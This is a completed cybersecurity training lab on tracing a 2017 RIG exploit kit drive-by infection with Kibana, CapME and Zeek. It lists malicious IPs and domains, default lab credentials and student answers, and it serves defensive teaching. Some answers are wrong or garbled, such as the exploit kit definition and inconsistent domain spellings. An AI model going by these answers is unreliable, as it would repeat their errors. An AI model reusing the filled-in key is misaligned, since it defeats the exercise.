

## Lab - Investigating a Malware Exploit

### Objectives

In this lab you will:

**Part 1: Use Kibana to Learn About a Malware Exploit**

**Part 2: Investigate the Exploit with Sguil**

**Part 3: Use Wireshark to Investigate an Attack**

**Part 4: Examine Exploit Artifacts**

This lab is based on an exercise from the website malware-traffic-analysis.net which is an excellent resource for learning how to analyze network and host attacks. Thanks to brad@malware-traffic-analysis.net for permission to use materials from his site.

### Background / Scenario

You have decided to interview for a job in a medium sized company as a Tier 1 cybersecurity analyst. You have been asked to demonstrate your ability to pinpoint the details of an attack in which a computer was compromised. Your goal is to answer a series of questions using Sguil, Kibana, and Wireshark in Security Onion.

You have been given the following details about the event:

- The event happened in January of 2017.
- It was discovered by the Snort NIDS.

### Required Resources

- Security Onion virtual machine
- Internet access

### Instructions


#### Part 1: Use Kibana to Learn About a Malware Exploit

In Part 1, use Kibana to answer the following questions. To help you get started, you are informed that the attack took place at some time during January 2017. You will need to pinpoint the exact time.


##### Step 1: Narrow the timeframe.

- a. Login to Security Onion with the **analyst** username and **cyberops** password.

## Lab - Investigating a Malware Exploit




- b. Open Kibana (username **analyst** and password **cyberops**) and set an Absolute time range to narrow the focus to log data from January 2017.



- c. You will see a graph appear with a single entry showing. To view more details, you need to narrow the amount of time that is displayed. Narrow the time range in the Total Log Count Over Time visualization by

## Lab - Investigating a Malware Exploit


clicking and dragging to select an area around the graph data point. You may need to repeat this process until you see some detail in the graph.



**Note:** Use the <Esc> key to close any dialog boxes that may be interfering with your work.


### Step 2: Locate the Event in Kibana

- After narrowing the time range in the main Kibana dashboard, go to the **NIDS** Alert Data dashboard by clicking NIDS.




## Lab - Investigating a Malware Exploit

- b. Zoom in on the event by clicking and dragging in the NIDS – Alerts Over Time visualization further focus in on the event timeframe. Since the event happened over a very short period of time, select just the graph plot line. Zoom in until your display resembles the one below.



- c. Click the first point on the timeline to filter for only that first event.



## Lab - Investigating a Malware Exploit

The screenshot shows the SecOnion VMware Workstation interface. On the left, the library pane lists various hosts and servers. The main window displays the Kibana interface for the NIDS dashboard. The top navigation bar includes 'Discover', 'Visualize', 'Dashboard' (selected), 'Timeline', 'Dev Tools', 'Management', and 'Logout'. The dashboard features a chart titled 'NIDS - Alerts Over Time' showing a count of 35 alerts from January 27th, 2017, at 22:54:42.000 to 22:54:42.800. Below the chart is a bar chart for 'NIDS Alerts - Category' with one category labeled 'Count' (blue bar). To the right is a section for 'NIDS - Classification' showing 'trojan-activity' with a count of 35.

- d. Now view details for the events that occurred at that time. Scroll all the way to the bottom of the dashboard until you see the **NIDS Alerts** section of the page. The alerts are arranged by time. Expand the first event in the list by clicking the pointer arrow that is to the left of the timestamp.

The screenshot shows the SecOnion VMware Workstation interface with the Kibana dashboard for NIDS alerts. The 'Discover' tab is selected in the sidebar. The main area displays a table of NIDS alerts with columns: Time, source\_ip, source\_port, destination\_ip, destination\_port, and \_id. The table shows 10 results out of 35, with the first few rows expanded to show detailed alert information. The expanded rows show timestamp (January 27th, 2017, 22:54:43.000), source IP (172.16.4.193), source port (49202), destination IP (194.87.234.129), destination port (80), and ID (\_id).

Time	source_ip	source_port	destination_ip	destination_port	_id
January 27th, 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	HTTPX_B6Cd_5LgB
January 27th, 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	hjrzxI_6Cd_C_5LgB
January 27th, 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	hjrzxI_6Cd_C_5LgB
January 27th, 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	HTTPX_6Cd_C_5LgB
January 27th, 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	HTTPX_6Cd_C_5LgB
January 27th, 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	fjrzxII_6Cd_C_5LgB
January 27th, 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	fjrzxII_6Cd_C_5LgB
January 27th, 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	fjrzxII_6Cd_C_5LgB
January 27th, 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	fjrzxII_6Cd_C_5LgB

- e. Look at the expanded alert details and answer the following questions:

What is the time of the first detected NIDS alert in Kibana?

Jan 27, 2017 – 22:54:43.000

What is the source IP address in the alert?

172.16.4.193

What is the destination IP address in the alert?

194.87.234.129

What is the destination port in the alert? What service is this?

80 - HTTP

What is the classification of the alert?

Trojan Activity

What is the destination geo country name?

Russia

- f. In a web browser on a computer that can connect to the internet, go to the link that is provided in the signature\_info field of the alert. This will take you to the Emerging Threats Snort alert rule for the exploit. There are a series of rules shown. This is because signatures can change over time, or new and more accurate rules are developed. The newest rule is at the top of the page. Examine details of the rule.

What is the malware family for this event?

Exploit\_Kit\_RIG

What is the severity of the exploit?

Major

What is an Exploit Kit? (EK) Search on the internet to answer this question.

computer with malware

Exploit kits frequently use what is called a drive-by attack to begin the attack campaign. In a drive-by attack, a user will visit a website that should be considered safe. However, threat actors find ways to compromise legitimate websites by finding vulnerabilities on the web servers that host them. The vulnerabilities allow threat actors to insert their own malicious code into the HTML of a webpage. The code is frequently inserted into an iFrame. iFrames permit content from different websites to be displayed in the same webpage. Threat actors will frequently create an invisible iFrame that connects the browser to a malicious website. The HTML from the website that is loaded into the browser often contains a JavaScript that will send the browser to yet another malicious website or download malware until the computer.

### Step 3: View the Transcript capME!

- Click the **alert \_id** value, you can pivot to CapME to inspect the transcript of the event.

The screenshot shows the Kibana interface with the 'Discover' tab selected. On the left, there's a sidebar with various options like 'Discover', 'Visualize', 'Dashboard', 'Timeline', 'Dev Tools', 'Management', 'Squirt', and 'Logout'. The main area displays a table of 'NIDS - Alerts' with columns: Time, source\_ip, source\_port, destination\_ip, destination\_port, and \_id. One specific row is highlighted with a red box and circled '1'. The '\_id' value for this row is 'bKR2kXIBxqASK9Ri3jkE', which is also circled '2'. A red circle labeled '3' points to the top right corner of the alert entry in the table. The status bar at the bottom right shows the date and time as '3/19/2024 7:49 PM'.

In the CapME! window you can see the transcript from the session. It shows the transactions between the source computer, in blue, and the destinations that are accessed by the source. A lot of valuable information, including a link to the pcap file that is related to this alert, is available in the transcript.


The screenshot shows a browser window titled 'capME!' with the URL 'localhost/capme/elastic.php?esid=bKR2kXIBxqASK9Ri3jkE'. The page content is a transcript of network traffic. Several parts of the transcript are highlighted with red boxes and arrows:

- A red box highlights the URL '172.16.4.193:49202\_194.87.234.129:80-6-803060238.pcap' with an arrow pointing to it.
- A red box highlights the text 'CAPME: Detected gzip encoding.' with an arrow pointing to it.
- A red box highlights the timestamp 'Timestamp 2017-01-27 22:54:43' with an arrow pointing to it.
- A red box highlights the 'SRC: REFERER: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html' line with an arrow pointing to it.
- A red box highlights the 'SRC: ACCEPT-LANGUAGE: en-US' line with an arrow pointing to it.

Examine the first block of blue text. This is the request from the source to the destination webserver. Note that two URLs are listed in this block. The first is tagged as SRC: REFERER. This is the website that the source computer first accessed. However, the server referred browser the HTTP GET request to the SRC:HOST. Something in the HTML sent the source to this site. It looks like this could be a drive-by attack!

What website did the user intend to connect to?


[www.homeimprovement.com](http://www.homeimprovement.com)



What URL did the browser refer the user to?

[ty.benme.com](http://ty.benme.com)

## Lab - Investigating a Malware Exploit



What kind of content is requested by the source host from tybenme.com? Why could this be a problem? Look in the DST server block of the transcript too.

The content is shown as gzip. The data is compressed using gzip, which could indicate that it's a potentially harmful file intended for download. Due to the compression, the file's contents are obscured, making it difficult to discern its nature. Consequently, it's challenging to determine the contents of the file.

- b. Close the CapME! browser tab.
  - c. From the top of the NIDS Alert Dashboard click the **HTTP** entry located under **Zeek Hunting** heading.

## Lab - Investigating a Malware Exploit

The screenshot shows the NIDS - Kibana - Chromium window. On the left, the navigation sidebar includes 'Discover', 'Visualize', 'Dashboard' (which is selected), 'Timelion', 'Dev Tools', 'Management', and 'Logout'. Under 'Discover', there are sections for 'Alert Data', 'Zeek Notices', 'ElastAlert', 'HIDS', and 'NIDS'. Under 'Management', there are sections for 'Zeek Hunting' (Connections, DCE/RPC, DHCP, DNP3, DNS, Files, FTP, HTTP, SSL, TCP) and 'Squirt'. The main dashboard displays a chart titled 'NIDS - Alerts Over Time' with a single data point at 35. Below the chart is a bar chart for 'NIDS Alerts - Category' showing one category with a count of 35. To the right is a table for 'NIDS - Classification' with one entry: 'trojan-activity' with a count of 35. A red arrow points from the bottom of the 'Discover' section towards the 'HTTP' link in the 'Zeek Hunting' section.

- d. In the HTTP dashboard, verify that your absolute time range includes **2017-01-27 22:54:30.000** to **2017-01-27 22:56:00.000**.


The screenshot shows the Zeek - HTTP - Kibana - Chromium window. The navigation sidebar is identical to the previous dashboard. The main dashboard displays a chart titled 'HTTP - Log Count Over Time' with a single data point at 48. Below the chart are two bar charts: 'HTTP - Destination Country (Vertical Bar Ch...' and 'HTTP - Destination Port (Vertical Bar Ch...'. A red box highlights the time range selector at the top right of the dashboard, which is set to '22:54:30.000 to 27th 2017, 22:56:00.000'.

- e. Scroll down to the HTTP - Sites section of the dashboard.

What are some of the websites that are listed?

## Lab - Investigating a Malware Exploit

www.bing.com  
p27dokhpz2n7nvgr.1jw2lx.top  
homeimprovement.com  
tyu.benme.com  
